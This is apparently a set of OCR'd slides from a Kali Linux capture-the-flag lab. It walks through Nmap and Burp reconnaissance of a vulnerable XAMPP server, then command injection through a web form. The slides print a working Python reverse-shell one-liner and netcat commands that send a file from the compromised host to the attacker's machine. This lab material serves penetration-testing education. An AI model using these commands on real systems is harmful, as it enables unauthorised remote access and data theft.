[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Pe
rl/v5.16.3
[*] Nmap: | http-title: Object not found!
[*] Nmap: |_Requested resource was splash.php
[*] Nmap: 139/tcp open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
[*] Nmap: 443/tcp open  ssl/http    Apache httpd 2.4.7 ((Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2
.0.8-dev Perl/v5.16.3)
[*] Nmap: | http-cisco-anyconnect:
[*] Nmap: |_  ERROR: Not a Cisco ASA or unsupported version
[*] Nmap: |_http-methods: No Allow or Public header in OPTIONS response (status code 302)
[*] Nmap: |_http-server-header: Apache/2.4.7 (Unix) OpenSSL/1.0.1e PHP/5.5.6 mod_perl/2.0.8-dev Pe
rl/v5.16.3
[*] Nmap: | http-title: Object not found!
[*] Nmap: |_Requested resource was splash.php
[*] Nmap: | ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinc
eName=Berlin/countryName=DE
[*] Nmap: | Not valid before: 2004-10-01T09:10:30
[*] Nmap: |_Not valid after:  2010-09-30T09:10:30
[*] Nmap: |_ssl-date: 2016-02-10T19:14:05+00:00; 0s from scanner time.
[*] Nmap: 445/tcp open  netbios-ssn Samba smbd 3.X (workgroup: UBUNTU)
[*] Nmap: MAC Address: 00:0C:29:82:44:05 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3
[*] Nmap: OS details: Linux 3.2 - 3.19
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Host script results:
[*] Nmap: |_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown
)
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 4.1.17-Ubuntu)
[*] Nmap: |   Computer name: ubuntu
[*] Nmap: |   NetBIOS computer name: UBUNTU
[*] Nmap: |   Domain name:
[*] Nmap: |   FQDN: ubuntu
[*] Nmap: |_  System time: 2016-02-10T11:14:05-08:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
```

XAMPP Webserver

- Webalizer can be used to identify files of interest

XAMPP for Linux 1.8.3-2 - Iceweasel

I am so hackable it's r... | XAMPP for Linux 1.8....

192.168.142.137/xampp/

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

XAMPP for Linux

English / Deutsch / Francais / Nederlands / Polski / Italiano / Norsk / Español / 中文 / Portuguès (Brasil) / 日本語

XAMPP
Welcome
Status
Security
Documentation
Components
Applications

Demos
CD Collection
Biorhythm
Guest Book
Instant Art
phpinfo()
Phone Book

Tools
phpMyAdmin
webalizer

©2002-2013 ...APACHE FRIENDS...

Top 11 of 19 Total URLs


#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	/favicon.ico
2	4	4.40%	5	1.90%	/xampp/splash.php
3	3	3.30%	12	4.31%	/xampp/xampp.css
4	2	2.20%	0	0.00%	/
5	2	2.20%	1	0.21%	/test.php
6	2	2.20%	1	0.42%	/xampp/
7	2	2.20%	3	0.98%	/xampp/head.php
8	2	2.20%	5	1.72%	/xampp/navi.php
9	2	2.20%	3	1.08%	/xampp/start.php
10	1	1.10%	0	0.04%	/xampp/test.php
11	1	1.10%	0	0.17%	/xampp/xampp.js

Top 10 of 19 Total URLs By KBytes

#	Hits		KBytes		URL
1	5	5.49%	151	55.67%	/favicon.ico
2	3	3.30%	12	4.31%	/xampp/xampp.css
3	4	4.40%	5	1.90%	/xampp/splash.php
4	2	2.20%	5	1.72%	/xampp/navi.php


Web Application Scanner

- burpsuite &
  - Could be used to analyze websites on the fly for vulnerabilities
  - Has to be setup through a web browser proxy first




Burp Web Application Scanner

- Proxy on localhost:8080
  - Once you send your browser to Burp via proxy, you are ready to start analyzing




Burp Interceptor

- The form is vulnerable in such a way that input gets executed immediately
- Python reverse shell could be entered into the form :http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
  - python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.233.100",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
- ncat –lvvp 1234: Listens for reverse shell to connect to open port



Netcat File Server

- One liner created reverse shell that connects to ncat listener on port 1234 on Kali
- ncat -lvvp 1237 > test.phh established a 2nd listener on Kali and a place to hold data
- nc 192.168.160.100 1237 < test.php, exfiltrates a file from the hacked server to Kali



root@kali: ~/hacking

File Edit View Search Terminal Help


```
$ nc 192.168.160.100 1234 < test.php
$ nc -q 0 192.168.160.100 1235 < test.php
$
$ ncat -lvvp 1237 >test.php
/bin/sh: 15: cannot create test.php: Permission denied
/bin/sh: 15: ncat: not found
$ nc 192.168.160.100 1237 < test.php
$ nc 192.168.160.100 1237 < test.php
$
```


root@kali: ~/hacking

File Edit View Search Terminal Help

```
shell_code_hw_no_text
shell_code_hw_no_text.asm
shell_code_hw_no_text.o
shell_code_hw.o
shellcodeTester
shellcodeTester.c
task.bc
task.ll
test_prop
test_prop.c
unshadowed.txt
usernames.txt
wordlist.txt
root@kali:~/hacking# ncat -lvvp 1237 > test.php
Ncat: Version 6.49BETA5 ( http://nmap.org/ncat )
Ncat: Listening on :::1237
Ncat: Listening on 0.0.0.0:1237
Ncat: Connection from 192.168.160.133.
Ncat: Connection from 192.168.160.133:40906.
NCAT DEBUG: Closing connection.
root@kali:~/hacking# ls *.php
test.php
root@kali:~/hacking# cat test.php
```

Kali Linux CTF Blueprints: Chapter 2





Kali Linux CTF Blueprints: Chapter 2